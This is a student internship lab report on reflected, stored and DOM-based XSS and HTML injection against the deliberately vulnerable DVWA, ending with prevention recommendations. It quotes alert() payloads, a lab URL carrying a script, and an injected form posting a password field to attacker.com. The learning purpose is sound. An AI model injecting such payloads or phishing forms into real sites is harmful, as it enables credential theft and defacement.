

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Intermediate Level)

Assessment 6: Cross-Site Scripting (XSS) & HTML Injection

1. Introduction

The objective of this task is to understand and exploit Cross-Site Scripting (XSS) and HTML Injection vulnerabilities in web applications.

XSS is a critical vulnerability listed in the **OWASP Top 10**, allowing attackers to inject malicious scripts into web pages viewed by other users.

In this task, **Damn Vulnerable Web Application (DVWA)** was used to simulate real-world attack scenarios.

2. About XSS and HTML Injection

Cross-Site Scripting (XSS)

XSS allows attackers to inject JavaScript code into web pages.

Types of XSS:

- ⑩ **Reflected XSS:** Script reflected in response immediately
- ⑩ **Stored XSS:** Script stored in database and executed later
- ⑩ **DOM-based XSS:** Script executed via client-side JavaScript

HTML Injection

HTML Injection allows attackers to insert HTML code into a webpage, modifying its structure and content.

3. Lab Environment

- ⑩ Attacker Machine: Kali Linux
- ⑩ Target Machine: Metasploitable 2
- ⑩ Target IP Address: 192.168.56.101
- ⑩ Web Application: DVWA
- ⑩ Browser: Firefox
- ⑩ Tools Used: Browser Developer Tools
- ⑩ Security Level: Low

4. Methodology

4.1 Reflected XSS

4.1.1 Payload Used


```
<script>alert('Reflected XSS')</script>
```


Objective:

To test if user input is reflected without sanitization.

Observation:

The script executed immediately after submission.





Reflected XSS payload executed instantly due to improper input validation.

4.1.2 Analysis

- ⑩ Input is directly reflected in response
- ⑩ No sanitization applied
- ⑩ Script executes in user browser

4.2 Stored XSS

4.2.1 Payload Used


```
<script>alert('Stored XSS')</script>
```

Action:

Payload entered in comment/message field.

4.2.2 Observation

Script executes every time the page is loaded.



Stored XSS payload persists in database and executes for every user.

4.2.3 Impact

- ⑩ Persistent attack
- ⑩ Affects multiple users
- ⑩ Can steal session cookies

4.3 DOM-Based XSS

4.3.1 Payload Used


```
<script>alert (document. domain)</script>
```

Example URL:

```
http://192.168.56.101/dvwa/vulnerabilities/xss_d/?default=<script>alert(1)</script>
```

4.3.2 Observation

Script executed in browser via client-side JavaScript.



DOM-based XSS triggered through client-side manipulation without server interaction.

4.3.3 Analysis

- ⑩ No server-side involvement
- ⑩ Vulnerability exists in JavaScript code
- ⑩ Harder to detect


4.4 HTML Injection

4.4.1 Payload Used

`<h1>Hacked Page</h1>`

4.4.2 Observation

Page content modified with injected HTML.




HTML Injection used to alter webpage structure and

display unauthorized content.

4.4.3 Advanced Payload

```
<form action="http://attacker.com">
<input type="text" placeholder="Enter Password">
</form>
```



4.4.4 Impact

- ⑩ Page defacement
- ⑩ Phishing attacks
- ⑩ User manipulation

5. Results and Analysis

5.1 Vulnerabilities Identified

Vulnerability	Type	Risk
Reflected XSS	Client-side	High
Stored XSS	Persistent	Critical
DOM XSS	Client-side	High
HTML Injection	UI manipulation	Medium

5.2 Root Cause Analysis

- ⑩ Lack of input validation

- ⑩ No output encoding
- ⑩ Unsafe JavaScript handling
- ⑩ Weak security configuration

6. Vulnerability Assessment

The application is vulnerable to multiple XSS and HTML Injection attacks due to improper input handling.

7. Security Implications

- ⑩ Session hijacking
- ⑩ Cookie theft
- ⑩ Phishing attacks
- ⑩ Website defacement

8. Security Recommendations

For XSS Prevention:

- ⑩ Input validation
- ⑩ Output encoding (HTML entities)
- ⑩ Use Content Security Policy (CSP)
- ⑩ Avoid inline JavaScript

For HTML Injection:

- ⑩ Sanitize HTML input
- ⑩ Use secure frameworks
- ⑩ Validate user data

9. Skills Acquired

- ⑩ Understanding XSS types
- ⑩ Exploiting web vulnerabilities
- ⑩ DOM-based attack techniques
- ⑩ HTML Injection testing
- ⑩ Web security analysis

10. Conclusion

This task provided practical exposure to exploiting XSS and HTML Injection vulnerabilities. Different attack techniques were successfully performed, demonstrating how web applications can be compromised through improper input handling.

11. Final Outcome

- ⑩ Successfully performed Reflected XSS
- ⑩ Executed Stored XSS attacks
- ⑩ Demonstrated DOM-based XSS
- ⑩ Modified page using HTML Injection
- ⑩ Learned prevention techniques